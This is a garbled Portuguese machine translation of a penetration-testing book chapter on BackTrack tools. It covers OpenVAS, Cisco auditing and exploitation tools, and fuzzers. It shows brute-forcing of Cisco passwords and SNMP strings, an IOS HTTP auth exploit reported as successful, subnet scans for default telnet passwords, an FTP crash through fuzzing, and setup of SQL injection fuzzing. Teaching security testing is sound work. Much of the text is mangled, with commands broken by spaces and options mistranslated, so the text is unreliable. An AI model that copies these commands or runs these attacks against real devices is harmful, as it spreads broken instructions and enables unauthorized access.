Com um aumento no número de tecnologias ao longo dos últimos anos, tem foram várias tentativas de introduzir a melhor taxonomia que pode categorizar todas as conjunto comum de vulnerabilidades. No entanto, não taxonomia single foi produzido para representar todos os erros comuns de codificação que podem afetar a segurança do sistema. Este é devido ao fato de que uma única vulnerabilidade pode cair em mais de uma categoria ou classe. Além disso, cada plataforma de sistema tem a sua própria base para conectividade, complexidade e extensibilidade para interagir com seu meio ambiente. Assim, a taxonomia padrões que apresentamos na tabela a seguir ajudam a identificar a maioria dos as falhas de segurança sempre que possível. Também é fundamental notar que a maioria destes taxonomias já foram implementados em uma série de ferramentas de segurança de avaliação para investigar os problemas de software de segurança em tempo real.

Taxonomia de segurança	Link de recursos
Fortify Software Segurança	https://www.fortify.com/vulncat/en/vulncat/index.html
Sete perniciosos Reinos	http://www.cigital.com/papers/download/bsi11-taxonomy.pdf
A fraqueza comum Enumeração (CWE)	http://cwe.mitre.org/data/index.html
OWASP Top 10	http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
CLASP OWASP	http://www.list.org/~chandra/~fecho/OWASP_CLASP.zip
Klocwork	http://www.klocwork.com/products/documentation/Insight-9.1/Taxonomy http://secure.ouncelabs.com
Labs onça	
GrammaTech	http://www.grammatech.com
Ameaça WASC Classificação	http://projects.webappsec.org/Threat-Classificação

Uma vez que a função primária de cada uma destas taxonomias é organizar grupos de segurança vulnerabilidades que podem ser usados pelos profissionais de segurança e desenvolvedores identificar os erros específicos que possam ter impacto sobre a segurança do sistema, não só taxonomia devem ser consideradas completas e precisas.

Sistema de Avaliação de Vulnerabilidade Open (OpenVAS)

O OpenVAS é uma coleção de ferramentas de segurança e serviços integrados que oferecem uma poderosa plataforma para gerenciamento de vulnerabilidades. Ele foi desenvolvido no base da arquitetura cliente-servidor, onde o cliente solicita um conjunto específico de rede testes de vulnerabilidade em relação a seu destino a partir do servidor. O seu design modular e robusto

nos permite executar os testes de segurança em paralelo e está disponível para um número de sistemas operacionais (Linux/Win32). Vamos dar uma olhada nos componentes principais e funções de OpenVAS.

- OpenVAS Scanner efetivamente gerencia a execução de rede Testes de vulnerabilidade (NVT). Os plugins novo teste pode ser atualizado diariamente base através NVT Feeds (<http://www.openvas.org/nvt-feeds.html>).
- OpenVAS Cliente é uma forma tradicional de desktop e ferramentas baseadas em CLI. Sua principal função é controlar a execução da varredura via OpenVAS Transfer Protocol (OTP) que funciona como um protocolo de comunicação da linha de frente para o Scanner OpenVAS.
- OpenVAS Manager oferece um serviço central para a digitalização de vulnerabilidade. A gerente é o único responsável por armazenar os resultados de configuração e digitalização centralmente. Além disso, oferece baseado em XML OpenVAS Management Protocol (OMP) para executar várias funções. Por exemplo, as verificações agendadas relatório, geração, os resultados da verificação de filtragem, ea atividade de agregação.
- Greenbone Assistente de Segurança é um serviço web que roda no topo do OMP. Este cliente OMP baseada oferece uma interface web através do qual os usuários podem configurar, gerenciar e administrar o processo de digitalização. Há também uma desktop versão deste disponível chamado GSA Desktop que fornece a mesma funcionalidade. Por outro lado, OpenVAS CLI fornece um comando interface de linha de comunicação baseada OMP.
- OpenVAS Administrator é responsável por tratar a administração de usuários e manejo alimentar.

OpenVAS ferramentas integradas de

segurança e uma coleção de ferramentas de segurança integradas no sistema de OpenVAS.

Ferramenta de	Descrição
Ammap	Aplicação da ferramenta de detecção de protocolo
ike-scan	IPsec VPN digitalização, impressões digitais e testes
Ldapsearch	Extrair informações de dicionários LDAP
Nikto	Ferramenta de avaliação do servidor
NMap	Web Port scanner
Ovaldi	Vulnerabilidade aberto e intérprete de linguagem de Avaliação
pncan	Port scanner
Portbunny	Port scanner
Seccubus	Automatiza a exames regulares OpenVAS
Slad	Daemon ferramentas de segurança Local Auditoria incluem John-the-Ripper (JTR) Chkrootkit, ClamAV, Snort, Logwatch, Tripwire, LSOF, TIGRE, TrapWatch, LM-Sensors
Snmpwalk	SNMP extrator de dados
Strobe	Port scanner
w3af	Web ataque aplicação e âmbito de auditoria

Para configurar OpenVAS, várias medidas necessárias devem ser seguidas.

1. Ir a Backtrack | Vulnerabilidade de identificação | OpenVas | OpenVas
Faça Cert e siga as instruções para configurar o certificado SSL. Simplesmente imprensa Entrar onde você não deseja alterar o valor padrão. Sobre conclusão deste processo o certificado do servidor será criado.

```

Shell - OpenVas Make Cert
Session Edit View Bookmarks Settings Help

-----
Creation of the OpenVAS SSL Certificate
-----

Congratulations, Your server certificate was properly created.

/usr/local/etc/openvas/openvasd.conf updated
The following files were created:

. Certification authority:
  Certificate = /usr/local/var/lib/openvas/CA/cacert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/cakey.pem


. OpenVAS Server :
  Certificate = /usr/local/var/lib/openvas/CA/servercert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit
  
```


2. Ir a Backtrack | Vulnerabilidade de identificação | OpenVas | OpenVas Adicionar usuário a fim de criar uma conta de usuário sob o qual a vulnerabilidade digitalização será realizada. Imprensa Entrar quando você for solicitado para o Autenticação (pass / cert) valor. No final, você será solicitado a criar regras para o usuário recém-criado. Se você não tem quaisquer regras para definir simplesmente imprensa Ctrl + D para sair ou aprender a escrever as regras, disparando um novo Konsole (Programa de terminal) janela e digite:

```
# Man adduser-OpenVas
```

3. Se você tiver uma conexão à Internet e quiser atualizar o seu OpenVAS plugins com os feeds mais recentes NVT, então vá para Backtrack | Vulnerabilidade Identificação | OpenVas | OpenVas NVT Sync. Por favor note que este é um passo opcional.
4. Agora o próximo passo é iniciar o serviço do servidor OpenVAS antes de o cliente pode se comunicar com ele. Abrir o Backtrack | Vulnerabilidade Identificação | OpenVas Server e aguarde até o carregamento processo é concluída.
5. Finalmente, agora estamos prontos para começar nosso cliente OpenVAS. Ir a Backtrack | Vulnerabilidade de identificação | OpenVas | Cliente OpenVas. Uma vez que o janela do cliente aparecer, vá para Arquivo | Connect e usar a conta exata parâmetros que você definiu no passo 1 e passo 2.



Agora o seu cliente está conectado com êxito ao servidor OpenVAS. É hora de definir o parâmetros alvo (um ou vários hosts), selecione os plugins apropriados, fornecer os necessárias credenciais, e definir as regras de acesso necessário (conforme mencionado no passo 2). Uma vez que estes Configurações Global ter sido concluída, vá para Arquivo | Scan Assistant e especificar os detalhes de todas as quatro etapas principais (Âmbito de Tarefas, Metas e Execução) a fim de executar os testes selecionados contra seu alvo. Você será solicitado a especificar as credenciais de login e a avaliação será iniciada depois. Ele vai levar algum tempo para completar a avaliação com base em critérios escolhidos.



Você pode ver que conseguimos terminar a nossa avaliação eo relatório é apresentado sob o nome de "tarefa" dada. No menu superior, selecione Report | Export e lá você pode selecionar o formato apropriado de seu relatório (NBE, XML, HTML, LaTeX, TXT, PDF). O OpenVAS é um software de avaliação de vulnerabilidade poderosa que permite avaliar o seu alvo contra todos os problemas de segurança crítica, e fornecer um relatório completo com a avaliação de riscos, detalhes da vulnerabilidade, solução, e referências a recursos online.

Cisco análise

Produtos Cisco são um dos dispositivos de rede superior encontrado em grandes empresas organizações e hoje o governo. Isto não só aumenta a ameaça e ataque paisagem para os dispositivos Cisco, mas também representa um desafio significativo para explorar -los. Algumas das tecnologias mais popular desenvolvido pela Cisco incluem roteadores, switches, appliances de segurança, produtos wireless, software e como o IOS, NX-OS, Security Device Manager, Cisco Works, Unified Communications Manager, e muitos outros. Nesta seção, vamos exercer algum Cisco ferramentas de segurança previstos no BackTrack.

Cisco ferramenta de

auditoria (CAT) é uma ferramenta de auditoria de segurança mini. Faz a varredura dos roteadores Cisco para vulnerabilidades comuns, tais como senhas padrão, strings comunidade SNMP, e alguns bugs antigos IOS.

Para iniciar CAT ir para Backtrack | Vulnerabilidade de identificação | Cisco | Cisco Ferramenta de auditoria. Quando a janela do console é carregado, você verá todos os possíveis opções que podem ser usados contra seu alvo. No caso de você decidir usar o terminal programa diretamente, em seguida, execute os seguintes comandos:

```
# Cd / pentest / cisco / cisco-ferramenta de auditoria /
# / CAT - help.
```

Isto irá mostrar todas as opções e descrições sobre o uso CAT. Vamos executar as seguintes opções contra o nosso dispositivo de destino Cisco.

- -H hostname: (para a digitalização de hosts único)
- -W wordlist: (wordlist para adivinhar o nome da comunidade)
- -A passlist: (wordlist para adivinhar a senha)
- -I [ioshist]: (Check para IOS bug História)

Essa combinação de força bruta e digitalizar o dispositivo Cisco para qualquer conhecido senhas, nomes de comunidade e, possivelmente, os erros antigos IOS. Antes de fazer isso exercício, temos que também atualizar nossa lista de senhas e seqüências de comunidade em a localização / Pentest / cisco / cisco-auditoria-ferramenta / lists a fim de obter mais probabilidade de sucesso. Aqui está uma entrada e saída do console BackTrack:

```
#. / CAT-h ww.xx.yy.zz-w listas / community-a listas / senhas-i

Cisco Tool Auditoria - g0ne [null0]
Verificação Host: ww.xx.yy.zz

Senhas de adivinhação:
```

```
Senha inválida: diamante
Invalid Password: cmaker
Invalid Password: changeme
Invalid Password: cisco
Senha inválida: admin
Senha inválida: default
Invalid Password: Cisco
Invalid Password: ciscos
Senha inválida: cisco1
Invalid Password: router
Senha inválida: router1
Invalid Password: _Cisco
Invalid Password: liquidificador
Encontrado senha: pixadmin
...
```

Adivinhando nomes da comunidade:

```
Inválido Nome da Comunidade: public
Inválido Nome da Comunidade: private
Nome da Comunidade Found: cisco
...
```

Se você quiser atualizar sua lista de senhas e strings da comunidade, você pode usar o Vim editor de dentro do console antes de executar o comando acima. Mais informações sobre o editor Vim podem ser recuperados usando o seguinte comando:

Homem # vim



Há 16 modos de privilégio diferentes disponíveis para os dispositivos Cisco, variando de 0 (nível mais restrito) a 15 (nível menos restrito). Todos os contas criadas deveriam ter sido configurado para trabalhar sob a específica nível de privilégio. Mais informações sobre este está disponível em [http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide / ftprienh.html](http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide/ftprienh.html).

Cisco Exploiter Global

O Exploiter Cisco Global (CGE) é um pequeno script Perl que combina 14 individual vulnerabilidades que podem ser testados contra os dispositivos Cisco. É importante notar que essas vulnerabilidades representam apenas um conjunto específico de produtos Cisco, ea ferramenta não é totalmente projetado para atender todas as necessidades de avaliação de segurança da Cisco. Explicando cada uma dessas vulnerabilidades está fora do escopo deste livro.

Para iniciar o CGE, vá para Backtrack | Vulnerabilidade de identificação | Cisco | Cisco Global Explorador ou usando o console, execute os seguintes comandos:


```
# Cd / pentest / cisco / cisco-explorador-global /
#. / Cge.pl
```

As opções que aparecem ao lado de sua tela fornecer instruções de uso ea lista de 14 vulnerabilidades em uma ordem definida. Tomemos um exemplo testando um desses vulnerabilidades contra o nosso 878 integrados Cisco roteador de serviços.

```
#. / Cge.pl 10.200.213.25 3
```

```
Vulnerabilidade explorada com sucesso [http:// 10.200.213.25 /
level/17/exec /...] ...
```

Aqui, o teste foi realizado utilizando [3] - Cisco IOS HTTP Auth Vulnerabilidade que tem sido explorado com sucesso. Após uma investigação mais aprofundada veremos que esta vulnerabilidade pode ser facilmente explorado com outro conjunto de dispositivos Cisco com um similar estratégia. Mais informações sobre esta vulnerabilidade pode ser encontrada em <http://www.cisco.com/warp/public/707/cisco-sa-20010627-ios-http-level.shtml>.



Assim, este baseado em HTTP vulnerabilidade de acesso arbitrária permite que um adversário mal-intencionados para executar comandos router sem qualquer autenticação prévia através de interface web.

Cisco Scanner Passwd

O Scanner Cisco Passwd foi desenvolvido para verificar o monte de IP endereços em uma rede de classe específico. Esta classe pode ser representado como A, B ou C em termos de computação em rede. Cada classe tem definição própria para um número de hosts a serem digitalizados. A ferramenta é muito mais rápido e eficiente no tratamento de vários segmentos em uma única instância. Descobre os dispositivos Cisco carregando senha telnet padrão "Cisco".

Para iniciar este programa, vá para Backtrack | Vulnerabilidade de identificação | Cisco | Cisco Scanner Passwd ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / cisco / ciscos /
#. / Ciscos
```

Todas as instruções de uso e opções serão exibidas na tela. Agora, usando uma sintaxe simples, . / Ciscos <IP Network> <class> <opções> podemos facilmente scan toda a classe de rede IP. Em nosso exercício iremos utilizar duas opções disponíveis, -T <Ligação valor de tempo limite em segundos> e -C de ligação <máxima tópicos> , a fim de otimizar o processo de execução do teste.

```
#. / Ciscos 10.200.213 3-t-4 C 10
```

```
Cisco Scanner v1.3
Digitalização: 10.200.213 .*
saída: cisco.txt
tópicos: 10
timeout: 4
```

```
Cisco encontradd10.200.213.49
Cisco encontradd10.200.213.81
Cisco encontradd10.200.213.89
Cisco encontradd10.200.213.137
Cisco encontradd10.200.213.185
Cisco encontradd10.200.213.193
Cisco encontradd10.200.213.233
```

Assim, temos encontrado uma série de dispositivos Cisco vulneráveis a telnet padrão password "cisco". É importante notar que temos usado classe C (10.200.213.*) digitalização critérios, a fim de verificar todos os 254 hosts em nossa rede. No final, um log arquivo cisco.txt também tem sido gerado, citando todos os IP descobriu endereços em o diretório do programa mesmo.



Mais informações sobre IP Classes Sub-rede e Rede (A, B, C) pode ser encontrada em: <http://www.ralphb.net/IPSubnet/subnet.html>. Além disso, o cálculo da rede de sub-rede usando um específico classe de rede pode ser feito em: <http://www.subnet-calculator.com>.

Análise Fuzzy

Análise Fuzzy é um hardcore técnica de teste de software utilizado pelos auditores e desenvolvedores para testar suas aplicações contra set inesperado, inválidos e aleatória de entradas de dados. A reação será então percebido em termos de exceção ou acidente jogado por esses aplicativos. Esta actividade revela algumas das principais vulnerabilidades na software, que de outra forma não seriam possíveis de descobrir. Estes incluem estouros de buffer, seqüências de formato, injeções de código, dangling pointers, condições de corrida, negação de serviço condições, e muitos outros tipos de vulnerabilidades. Existem diferentes classes de fuzzers disponível sob BackTrack que pode ser usado para testar os formatos de arquivo, rede protocolos, entradas de linha de comando, variáveis de ambiente e aplicações web. Qualquer fonte confiável de dados de entrada é considerado inseguro e inconsistente. Por exemplo, um limite de confiança entre a aplicação eo usuário da Internet é imprevisível. Assim, todas as entradas de dados deve ser fuzzed e verificado em relação conhecida e vulnerabilidades desconhecidas. Análise fuzzy é relativamente simples e eficaz solução que pode ser incorporado a um processo de garantia de qualidade e testes de segurança. Por esta razão, é também por vezes conhecido como teste de robustez ou de testes negativos.



Quais os passos-chave estão envolvidos na análise fuzzy?

Há seis etapas comuns que devem ser empreendidas: identificar os alvo, identificando entradas, gerando dados fuzz, a execução de dados fuzz, monitoramento da saída, e determinando a exploração. Estes passos são explicado com mais detalhe no Fuzzing: Brute Force Vulnerability Discovery apresentação disponível em: <http://recon.cx/en/f/msutton-fuzzing.ppt>.

CAMA

Bruteforce Detector Exploit (TCAP) é uma poderosa ferramenta projetada para o texto simples fuzz-protocolos contra estouros de buffer em potencial, bugs string formato, transborda inteiro, Condições de DoS, e assim por diante. Ele automaticamente testes a implementação de um escolhido protocolo através do envio de uma combinação diferente de comandos com cordas problemáticas para confundir o alvo. Os protocolos suportados por essa ferramenta são ftp, smtp, pop, http, irc, imap, PjL, lpd, dedo, socks4 e socks5.

Para iniciar BED ir para Backtrack | Vulnerabilidade de identificação | fuzzers | Bed ou usar os seguintes comandos para executá-lo a partir do seu shell:

```
# Cd / pentest / fuzzers cama / /
# . / Bed.pl
```

As instruções de uso agora aparecerá na tela. É muito importante notar que a descrição sobre o plugin protocolo específico pode ser recuperada por:

```
#. / Bed.pl-s FTP
```

No exemplo anterior, temos aprendido com sucesso os parâmetros exigidos pela o plug-in FTP antes da execução do teste. Estes incluem o FTP -U nome de usuário e -V senha. Por isso, nós demonstramos um pequeno teste contra o nosso sistema de destino executar o daemon FTP.

```
#. / Bed.pl FTP-s-u-v ftpuser ftpuser-t 192.168.0.7-p 21-o três
```

```
CAMA 0,5 por mjm (www.codito.de) e Eric (www.snake-basket.de)
```

```
+ Testes de estouro de buffer:
  testes: 1USER XAXAX .....
  testes: ftpuserPASS 2USER XAXAX .....
+ Testes FormatString:
  testes: 1USER XAXAX .....
  testes: ftpuserPASS 2USER XAXAX .....
* Testes Normal
+ Testes de estouro de buffer:
  testes: 1ACCT XAXAX .....
  testes: 2APPE XAXAX .....
  testes: 3ALLO XAXAX .....
  testes: 4CWD XAXAX .....
  testes: 5CEL XAXAX .....
  testes: 6DELE XAXAX .....
  testes: 7HELP XAXAX .....
  testes: 8MDTM XAXAX .....
  testes: 9MLST XAXAX .....
  testes: 10MODE XAXAX .....
  testes: 11MKD XAXAX .....
  testes: 12MKD XAXAXCWD XAXAX .....
  testes: 13MKD XAXAXDELE XAXAX .....
  testes: 14MKD XAXAXRMD XAXAX .....
```

```
tentativa de conexão falhou: No route to host
```

A partir da saída podemos antecipar que o daemon FTP remoto foi interrompida durante o caso de teste 14. Esta poderia ser uma indicação clara de bug de buffer overflow; No entanto, o problema ainda pode ser investigado por olhar para o plugin específico módulo e localizar o padrão do caso de teste (por exemplo, Pentest / / fuzzers / cama / bedmod / ftp.pm). É sempre uma boa idéia para testar o seu alvo, pelo menos, mais dois vezes por redefini-lo ao seu estado normal, aumentando o valor de tempo limite (-O) E verificar se o problema é reproduzível.

Bunny

Bunny é um difusor de propósito geral projetada especificamente para testar os programas C. Ele formula a integração em nível de compilador que injeta a instrumentação ganchos no processo de aplicação e controla a sua execução por mudanças nas funções chamadas, parâmetros e valores de retorno em resposta a alterações nos dados de entrada. O operação é executada em tempo real eo feedback é fornecido em conformidade. Bunny suporta até nove estratégias diferentes de injeção de falhas que fornecem controles detalhados sobre seu tipo, o comportamento, a profundidade, probabilidade e. Essas estratégias são baseadas principalmente em determinista várias, aleatório, e técnicas de tipo de dados sequenciais.

Para iniciar Bunny, vá para Backtrack | Vulnerabilidade de identificação | fuzzers | Bunny ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / fuzzers / coelho /  
#. / Bunny-principal
```

Todas as opções padrão e obrigatório agora será exibido na tela. Antes de percorrer os nossos exemplos, é altamente recomendado que você leia o Bunny documentação a partir do diretório anterior (vim README). Sob a base diretório, execute:

```
#. / Bunny-gcc tests/testcase1.c  
  
[Coelho] bunny-gcc 0,93-beta (27 de julho de 2008 21:20:41) por <lcamtuf @ google.  
com>  
[Coelho] FASE 03/01: Pré-compilar "tests/testcase1.c" '...  
[Coelho] FASE 03/02: Injected 18 ganchos em "tests/testcase1.c" (420  
tokens).  
[Coelho] FASE 03/03: Compilando e ligando executável para padrão  
localização ...  
tests/testcase1.c: 39: warning: struct anônimos declarados dentro  
lista de parâmetros  
...
```

```
#. / Bunny-trace / pentest / fuzzers / coelho / a.out  
  
NOTA: O descritor de arquivos # 99 fechada, padronizando stderr vez.  
bunny-trace 0,93-beta (27 julho de 2008 21:20:43) por <lcamtuf@google.com>  
+ + + Trace of '/ pentest / fuzzers / coelho / a.out' começou às 2010/09/04  
+ + + 04:11:46  
Olá, mundo cruel.  
Como você está?  
Tchau.  
[12554] 000 .- main ()  
[12554] 001 | .- foo1 (1)  
[12554] 001 | ` - = 7  
[12554] 001 | .- foo2 (2)
```

```
[12554] 001 | ` = 9
[12554] 001 | .- alguma coisa (3, 4)
[12554] 001 | ` = 0
[12554] 001 | .- name13 (5, 6, 7)
[12554] 001 | ` = 0
[12554] 001 + --- 10
[12554] 000 ` = 0
--- Processo 12554 saiu (code = 0) ---
+ + + Rastreamento completo (0,103 segundos) + + +
```

No exemplo acima, usamos o arquivo caso de teste `testcase1.c` previstos no testes diretório. Durante o processo de compilação `bunny-gcc` programa pode jogar alguns avisos que podem ser ignorados com segurança. Uma vez que o programa foi compilado, você vai ver um arquivo binário novo `a.out` sob o diretório principal. No segundo passo, temos começou a traçar a execução de um binário compilado usando o `bunny-trace` utilidade em a fim de fornecê-lo com uma visão de como difusor tecnicamente olha para a aplicação.

Agora, vamos dar outro exemplo em que criamos duas sub-diretórios (`in_dir` e `out_dir`) Sob um diretório principal (teste). O diretório de entrada `in_dir` atua como uma fonte para a entrada de teste fuzzy eo diretório de saída `out_dir` vai salvar todas as necessários arquivos de log e relatórios de falhas. Estamos indo para demonstrar teste fuzzy contra `kview` aplicação localizada na `/ Opt/kde3/bin/kview` que é um padrão programa para visualizar as imagens:

```
# Mkdir teste
# Mkdir / teste in_dir
# Mkdir / teste out_dir
# Cp / root/01.JPG / pentest/fuzzers/bunny/test/in_dir/01.JPG
#. / Bunny-main-i teste / in_dir /-o teste / out_dir /-d \ / opt/kde3/bin/kview

Coelho da Fuzzer - uma alta performance difusor instrumentado por <@ lcamtuf
google.com>
-----
```

```
Versão de código: 0,93-beta (27 jul 2008 21:20:47)
Data de início: Sáb 04 setembro 2010 03:57:14
Target exec: / Opt/kde3/bin/kview
Linha de comando: <nenhum>
Arquivos de entrada: teste / in_dir / /
Arquivos de estado: teste / out_dir / /
Saída Fuzz: stdin> <target
Semente aleatória: 62cbcaa1
Todas as definições: T = 5000,2000 B = 8 +1 = 8 C +1,8 A = 10 X = 9,19,27 8 R = 4096 * 8
LO = 32,16 R00 c = 2 U0 E = 200 f0 k0 F = 0
```

[+] Controlador de fluxo lançado, 32071 bytes fuzzable.


```
=== Ciclo Fuzzing 0 / 0 (teste / in_dir /) ===
```

```
[+] Path Nova chamada - a calibração do processo: DONE (modo completo)
```

```
[!] AVISO: comportamento anômalo do programa traçado detectado em fase de calibração!
```

```
Ramo de rastreamento será abandonado para evitar falsos positivos mais tarde em.
```

```
'Test / in_dir /' ramo, o ciclo de fuzzing # 0, a lista de condição:
```

- Log de rastreamento para o aplicativo está vazia - executável está faltando, quebrados, ou não compilado com gcc-coelho? Talvez você precise de opção-d?
- No-op prazo excedido stall (2000 ms, use-s a alterações).

```
Ciclos Fuzz executado      : 0 (0 parcial)
Processos iniciados       : 1
Condições de falha        : 0
Count caminho da chamada  : 0 (0 ignorado)
Variação do parâmetro     : 0 (0 ignorado)
Segmentos efetores        : 0
Tempo de execução total   : 00:00:02
Desempenho médio          : 0,33 executivos / seg
```

```
[+] Saindo graciosamente.
```

O kview programa passou com sucesso o seu teste inicial com fuzz arquivo de dados 01.jpg. No entanto, usando as opções mais avançadas e complexas com as entradas bunny-principal programa, você pode criar uma situação em que podia falhar ou jogar algumas exceções útil. Mais informações sobre Bunny podem ser recuperados de <http://code.google.com/p/bunny-the-fuzzer/>.


JBroFuzz

JBroFuzz é uma plataforma bem conhecida por teste de aplicativos web fuzzy. Ele suporta solicitações web sobre HTTP e protocolo HTTPS. Ao fornecer uma URL simples para o domínio de destino e selecionar a parte de um pedido web para fuzz, um auditor pode selecionar para elaborar o pedido manual ou usar o conjunto predefinido de banco de dados de cargas (Por exemplo, String Format Cross-site scripting, SQL Injection, buffer overflow, Erros, e assim por diante) para gerar alguns pedidos maliciosos com base na já conhecida vulnerabilidades e enviá-los para o servidor web de destino. As respostas correspondentes será gravado para uma inspeção mais aprofundada. Com base no tipo de testes realizados, essas respostas ou resultados devem ser investigados manualmente, a fim de reconhecer qualquer condição de explorar possíveis. As opções de chave fornecida sob JBroFuzz são os fuzz de gestão, as categorias de carga, cheirando as solicitações e respostas através de web proxy browser, e enumerar os diretórios web. Cada uma delas tem única funções e capacidades para lidar com fuzzing protocolo de aplicação.

Para iniciar JBroFuzz ir para Backtrack | Vulnerabilidade de identificação | fuzzers | JBroFuzz ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / fuzzers / jbrofuzz /
# Java-jar JBroFuzz.jar
```

Uma vez que a aplicação GUI tenha sido carregado, você pode visitar um número de disponíveis opções para aprender mais sobre as suas perspectivas. Se você precisar de alguma ajuda, vá para o menu e escolha Ajuda | Tópicos.



Agora vamos dar um exemplo, por testar a aplicação web alvo. Nós selecionamos o URL de nosso domínio de destino como (http://testasp.targetdomain.com), Que é hospedagem de aplicativos web ASP. No Pedido painel também modificar o HTTP Pedido para suite nossos critérios de teste:

```
GET / showthread.asp? Id = 4 HTTP/1.0
Host: testasp.targetdomain.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB;
rv: 1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Accept: text / html, application / xhtml + xml, application /
xml; q = 0,9 ,*/*; q = 0,8
Accept-Language: en-gb, en; q = 0,5
Accept-Charset: ISO-8859-1, utf-8; q = 0,7 ,*; q = 0,7
```

Antes de elaborar o pedido anterior, já sabíamos que a URL do recurso `http://testasp.targetdomain.com/showthread.asp?id=4` existe na web servidor. Depois de criar um pedido manual, decidimos alvo da parte específica de um URL (Id = 4) com SQL carga injeção. Assim, basta destacar um valor numérico "4" na primeira linha e clique no botão adicionar (+) na barra de ferramentas superior. Na nova janela, nós selecionamos SQL Injection Nome Categoria difusor, SQL Injection e clique no botão Adicionar Fuzzer. Uma vez que o difusor foi finalizado, você vê alistado sob a Adicionado Tabela cargas no canto direito da janela principal.

